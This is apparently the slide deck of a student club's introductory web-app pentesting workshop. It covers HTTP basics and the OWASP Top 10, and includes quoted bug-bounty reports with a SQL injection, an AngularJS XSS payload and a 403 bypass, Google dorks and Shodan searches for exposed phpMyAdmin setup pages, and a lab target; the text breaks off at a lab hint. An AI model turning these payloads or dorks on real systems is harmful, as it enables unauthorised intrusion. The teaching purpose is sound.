

INTRO TO WEB-APP PENTESTING

Learn the basics of web apps, common vulnerabilities & how to exploit them!

Please start up your Kali Virtual Machine!



PENETRATE



EXPLOITS



LEARN
BASICS



JOIN OUR DISCORD + SLACK FOR COMMUNITY UPDATES

ACKNOWLEDGEMENT OF COUNTRY

UTS CSEC is honoured to acknowledge the Traditional Owners of country throughout Australia. We recognise their continuing connection to land, waters and culture, and pay our respects to their Elders past, present and emerging.





MEDIA DISCLAIMER



Throughout the event, photos and video may be recorded to be used as marketing material for UTS CSEC's social media platform including but not limited to Facebook, LinkedIn and Discord.

If you wish for your photo not to be taken, please raise your hand now - or let the executive team know as soon as possible.



DISCLAIMER

The views and opinions expressed in this workshop are those of the author(s) and do not reflect the official policy or position; or are a representation of our employers.



CSEC'S 2023 SPONSORS

GOLD



Canva



MEET US



Animesh

Technical Specialist @
Trustwave

Bit about me:

- Love hacking applications
- I use chatGPT way too much.



Riyush

Graduate Technical
Specialist @ Trustwave

Bit about me:

- I am brown.



AGENDA

- Web-App Basics
- Learning Resources
- Bug Bounties
- OWASP
- Importance of context
- Lab time!
- Q & A




Web Applications

What are they?

- Applications hosted on the web (i.e. facebook)
- Usually rely on a web browser or some form of communication over **HTTP/HTTPS**
- HTTP – Hyper-Text Transfer Protocol
- SSL/TLS – Secure Socket layer/Transport layer Security
- HTTPS – Hyper-Text Transfer Protocol Secure
 - HTTPS = HTTP + TLS



Web-App Basics



GET Vs. Post Requests

GET - Sends data as part of the URL

POST - Sends data in the request body



GET Requests - Retrieve data through URL Query

```
1 GET /directory/anotherdirectory?id=123 HTTP/1.1 // Method in use and the directories  
2 that you want to request  
3 User-Agent: Mozilla/4.0 (compatible: MSIE5.01: Windows NT) // Your browser and user agent details  
4 Chrome/80.0.4795.162 Safari/587.74  
5 Host: www.webapppentest.com // The host you are making requests to  
6 Cookie: authorisation=31kh451HI3742LK // Cookies that your browser may have stored  
7 Accept-Language: en-us // The language the client is able to understand  
8 Connection: Keep-Alive // Allows TCP connection to remain open for multiple HTTP requests/responses  
9
```



POST Requests - Send data to server endpoint

```
1 POST /directory/anotherdirectory HTTP/1.1 // Method in use and the directories
2 User-Agent: Mozilla/4.0 (compatible: MSIE5.01: Windows NT) // Your browser and user agent details
3 Chrome/80.0.4795.162 Safari/587.74
4 Host: www.webapppentest.com // The host you are making requests to
5 Cookie: authorisation=31kh45lHI3742LK // Cookies that your browser may have stored
6 Accept-Language: en-us // The language the client is able to understand
7 Connection: Keep-Alive // Allows TCP connection to remain open for multiple HTTP requests/responses
8 Content-Type: text/plain // Type of content
9 Content-Length: 6 // Length of content you're sending, in this case "id=123"
10
11 id=123 // The content itself
```



HTTP Response - Server replies/acknowledges

```
22 HTTP/1.1 200 OK // Status Code
23 Date: Mon, 27 Jul 2009 12:28:53 GMT // Date and time of when message was generated
24 Server: Apache/2.2.14 (Win32) // Software used by the origin server to handle the request
25 Last-Modified: Wed, 22 Jul 2009 19:15:56 GMT //When the resource was last modified
26 Content-Length: 88
27 Content-Type: text/html
28 Connection: Closed
```



HTTP Status Codes

What are they?

Give information regarding the state of a request

Basic Status Codes:

- 200 – OK
- 301/302 – Redirections
- 404 – Not found
- 401/403 – **Forbidden/Unauthorized**
- 500 – Internal Server Error



40* Status Codes

GET /admin HTTP/1.1
Host: vulnerable.com

HTTP/1.1 403
Host: vulnerable.com

Forbidden

GET /a/./admin HTTP/1.1
Host: vulnerable.com

HTTP /1.1 200
Host: vulnerable.com

Welcome Admin!



Cookies

What are they?

Cookies are small files that a website sends to the client which are used to remember certain information about you

HTTP itself has no persistence, meaning you would lose any data/information provided between web pages without the use of cookies



Why are Web Apps Targets?

- Most common interface that's exposed to the internet
 - Very Accessible
- Usually store large amounts of user data
 - Personal Data
 - Credit Card Data
 - Social Security Numbers



Where to Start learning how to hack applications

- Before starting to learn "HOW TO HACK" "**APPLICATIONS**"
 - How much do you know about how a web application works?
 - Try deploying a few popular tech stacks locally & on cloud.
- FREE resources to learn from
 - <https://portswigger.net/web-security/all-labs>
 - <https://tryhackme.com/dashboard>
 - <https://www.hackthebox.com/>
 - <https://www.youtube.com/c/TheCyberMentor>
- Ready to Hack?
 - <https://hackerone.com>
 - <https://bugcrowd.com>



The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.



OWASP Top 10

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures

A10:2021-Server-Side Request Forgery



OWASP Checklist

https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/

The screenshot shows the OWASP homepage with a navigation bar at the top featuring the OWASP logo and links for PROJECTS, CHAPTERS, EVENTS, and ABOUT. Below the navigation, the title "WSTG - v4.1" is displayed, followed by the section title "Web Application Security Testing". A numbered list of 11 testing categories follows:

- 4.0 Introduction and Objectives
- 4.1 Information Gathering
- 4.2 Configuration and Deployment Management Testing
- 4.3 Identity Management Testing
- 4.4 Authentication Testing
- 4.5 Authorization Testing
- 4.6 Session Management Testing
- 4.7 Input Validation Testing
- 4.8 Testing for Error Handling
- 4.9 Testing for Weak Cryptography
- 4.10 Business Logic Testing
- 4.11 Client Side Testing



A01 : 2021-Broken Access Control

Restrictions not properly enforced, allowing unauthorised access to sensitive resources.

rootuser123 submitted a report to LocalTapiola.

Vulnerability Detail

PhpMyAdmin setup page is accessible over the internet in which it's possible for the user setup the servers with required details.

Vulnerable Endpoint

<https://lml.lahitapiola.fi/admin/phpMyAdmin/setup/index.php>

Attached screenshots

Image F246247: Screen_Shot_2017-12-12_at_11.15.50_PM.png 65.96 KiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)

Show hidden messages (1)

Servers

#	Name	Authentication type	DSN
1	Vulnearnable Server	cookie	mysqli://localhost

New server

Image F246248: Screen_Shot_2017-12-12_at_11.14.09_PM.png 387.41 KiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)

phpMyAdmin setup

Add a new server

Basic settings Authentication Server configuration Configuration storage Changes tracking

Enter server connection parameters

Verbose name of this server A user-friendly description of the server. Leave blank to display the hostname instead.

Hostname where MySQL server is running

Server port Port on which MySQL server is listening, leave empty for default

Server socket Socket on which MySQL server is listening, leave empty for default

Use SSL MySQL connection to MySQL server

Connection type How to connect to server, keep copy if unsure

PHP extension to use PHP extension to use MySQLi or PDO_MySQL, leave empty if supported

Compress connection Compress connection to MySQL server

Connect without password Try to connect without password

Save Reset

Impact

Its possible for an attacker to configure the servers without information of the application administrator.

40* Status Codes

GET /admin HTTP/1.1
Host: vulnerable.com

HTTP/1.1 403
Host: vulnerable.com

Forbidden

GET /a/./admin HTTP/1.1
Host: vulnerable.com

HTTP /1.1 200
Host: vulnerable.com

Welcome Admin!



go brrr with google

"Google Dorks"

- inurl:"/pathyouwanttofind"
- site:*.tesla.com inurl:login -site:https://www.tesla.com

inurl:phpMyAdmin/setup

site:*.tesla.com inurl:login -site:https://www.tesla.com

the servers with required details.

PhpMyAdmin\Setup\Index | A web interface for MySQL and MariaDB

PhpMyAdmin\Setup\Index class. Various checks and message functions used on index page. Methods. static void. messagesBegin(). Initializes message list.

phpMyAdmin setup

Please create web server writable folder config in phpMyAdmin top level directory as described in documentation. Otherwise you will be only able to download or ...

phpMyAdmin setup

Enter server connection parameters. ... A user-friendly description of this server. Leave blank to display the hostname instead. ... Hostname where MySQL server is ...

About 3 results (0.29 seconds)

tesla.com https://auth.tesla.com > login

Tesla Account

No information is available for this page.
Learn why

tesla.com https://solarbonds.tesla.com > login

Log In - SolarCity - Why Solar Bonds?

Solar Bonds are debt securities issued by SolarCity. As with any investment, purchasing Solar Bonds involves risk. You must make your own decision about ...

tesla.com https://feedback.tesla.com > login > ControlPanel

Sign In - Tesla

User Account · Password · Keep me signed in.



go brrr with shodan

SHODAN Explore Downloads Pricing ↗ http.html:"phpMyAdmin" 

TOTAL RESULTS
137,900

TOP COUNTRIES



COUNTRY	RESULTS
United States	29,156
China	13,165
Hong Kong	9,858
Indonesia	9,844
Germany	8,559
More...	

TOP PORTS

PORT	RESULTS
80	54,212
443	26,753
999	10,786
8080	7,351
81	2,177
More...	

TOP ORGANIZATIONS


ORGANIZATION	RESULTS
Aliyun Computing Co., LTD	6,829
Amazon Technologies Inc.	4,531
DigitalOcean, LLC	3,429
Triple T Broadband Public Company Limited	2,814
Hetzner Online GmbH	2,313
More...	

TOP PRODUCTS


PRODUCT	RESULTS
Apache httpd	64,550
nginx	29,484
Microsoft IIS httpd	1,365
RunCloud Nginx	542
Glastopf honeypot	374
More...	

 AppServ Open Project 8.6.0 ↗



 phpMyAdmin ↗



 Welcome to XAMPP ↗



Last-Modified: Tue, 11 May 2021 03:25:44 GMT
Connection: keep-alive
Vary: Accept-Encoding
ETag: "6099f938-c7c"
Accept-Ranges: bytes

 Welcome to XAMPP ↗




A03:2021-Injection

- SQL Injection
 - insert a crafted SQL query in user input fields
- Cross-site Scripting
 - inject malicious JavaScript code into a web application through user input fields or URL parameters
- Command Injection
 - inject system commands into a web application's input fields or URL parameters



SQL Injection

test anywhere and everywhere



The screenshot shows a browser window with the URL <https://hackerone.com/reports/761304>. The page title is "SQLi.png". The request and response are displayed:

Request (GET /index.php/search/default?t=1&x=0&y=0 HTTP/1.1)

```
Host: mtn.com.ye
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=86ce3d04baa357ffcacf5d013679b696; lang=en';
_ga=GA1.3.1859249834.1576704214; _gid=GA1.3.1031541111.1576704214; _gat=1;
_gat_UA-44336198-10=1
Upgrade-Insecure-Requests: 1
```

Response (HTTP/1.1 500 CDbException)

```
Date: Wed, 18 Dec 2019 21:49:29 GMT
Server: Apache/2.2.31 (Unix) mod_ssl/2.2.31 OpenSSL/1.0.1e-fips
mod_bwlimited/1.4
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 359

<h1>CDbException</h1>
<p>CDbCommand failed to execute the SQL statement: SQLSTATE[42000]: Syntax
error or access violation: 1064 You have an error in your SQL syntax; check
the manual that corresponds to your MySQL server version for the right
syntax to use near ''en'') AND (t.active = 1)) AND (categoryId=1) ORDER BY
t.ordering ASC, t.id DES' at line 1</p>
```

Buttons: Cancel



Cross-site Scripting (XSS)

Stored & Reflected

- Parameter goes from client side to server side, and then back to client side.

DOM (Data Object Manipulation)

- Parameter stays on the client side.



Stored XSS

I. Stored XSS:

HTTP Request (attacker submits a comment with a script):

```
perl
POST /comments HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded

comment=Nice+post!+%3Cscript%3Ealert%28%27Stored+XSS%27%29%3C%2Fscript%3E
```

HTTP Response (the script gets executed when another user views the page):

```
php
HTTP/1.1 200 OK
Content-Type: text/html

<html>
...
<div id="comments">
    <p>Nice post! <script>alert('Stored XSS')</script></p>
</div>
...
</html>
```



albinowax submitted a report to [Uber](#).

An attacker can make a series of requests to <https://uber.readme.io/> that will result in permanent defacement/stored XSS of all the documentation pages on <https://developer.uber.com>/

I'm not entirely sure if this is in scope, but it could definitely have a major impact on developer.uber.com so I figure you'd like to know either way.

Reproduction steps:

Load <https://uber.readme.io/docs/deep-linking> to get a connect.sid cookie

Authenticate the session by sending the following request to uber.readme.io:

Code 495 Bytes

```
1 POST /users/session HTTP/1.1
2 Host: uber.readme.io
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:42.0) Gecko/20100101 Firefox/42.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json;charset=utf-8
8 Content-Length: 84
9 Cookie: YOUR CONNECT.SID COOKIE HERE
10 Connection: close
11 Pragma: no-cache
12 Cache-Control: no-cache
13
14 {"email":"readme2@thursday.eml.cc","password":"pjJnB0DjkLFv!!11","action":"session"}
```

[Wrap lines](#) [Copy](#) [Download](#)

If this worked, you'll see a response body something like

Code 295 Bytes

```
d:"57129b7365324b0e002ad83b", "name": "James Kettle", "email": "readme2@thursday.eml.cc", "username": "", "provider": "local", "createdAt": "201
```

[Wrap lines](#) [Copy](#) [Download](#)

Grab the new connect.sid cookie from this response.

Using the new connect.sid cookie value, load <https://uber.readme.io/docs/deep-linking/edit> - you should land on a 'Suggest edits' page (see screenshot)

Add the following payload into the document:

```
{{({_.=``}.sub).call.call({}[$="constructor"].getOwnPropertyDescriptor(_.__proto__,$).value,0,"alert(1)")()}}
```

Then enter an arbitrary description then press 'suggest edits'.

When an administrator next views the readme dashboard and clicks on the suggested edit, the injected JavaScript will execute (see screenshot). This JavaScript could automatically approve the suggestion.

!!!!IMPACT!!!

Congrats, you've now got your own JavaScript executing on <https://uber.readme.io/docs/deep-linking> - potentially hijacking the account of every developer who views it.


The obvious way to patch this is using the ng-non-bindable directive to nullify the stored-xss-via-suggested-edits problem. However, since readme.io appears to have a weak security posture, it may be worth considering shifting the readme.io-powered documentation to a separate domain from developer.uber.com, to ensure that XSS in readme.io can't hijack developer accounts.

Let me know if a video would be helpful.



Top 10 Web Application Security Risks

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures



Web Application Penetration Testing Methodology

Reconnaissance

- Google Dorking
- DNS Enumeration
- Port Scanning
- Fingerprinting
- Directory Fuzzing



Exploitation


- Validate exploits
- Log Evidence



Post-Exploitation

- Impact
- Exfiltrate
- Elevate
- Persist





- Industry standard tool for hands-on web application penetration testing.
- Burp can capture and manipulate all of the traffic between an attacker and a web server.
- A web interception proxy that intercepts the connection between an end-user or device and the internet.





- Proxy – Allows us to intercept and modify requests/responses when interacting with web applications.
- Repeater – Allows us to capture, modify and then resend the same request numerous times. Valuable for trial and error.
- Intruder – Allows us to spray an endpoint with requests and is often used for brute force attacks.





Open BurpSuite



Q & A



Lets Start Hacking!

<http://20.211.46.197>



Step - 1 - Recon

Hints

- You don't need to perform any brute-forcing or fuzzing to get to the next step.
- 403 at "webroot" does not mean there isn't anything in the application.
- Recon ≠ Fuzz all things
- When approaching a web application, start with the some "common files" that almost every web application would contain.
 - <https://book.hacktricks.xyz/network-services-pentesting/pentesting-web#initial-checks>



Step - 2 - More - Recon

Hints

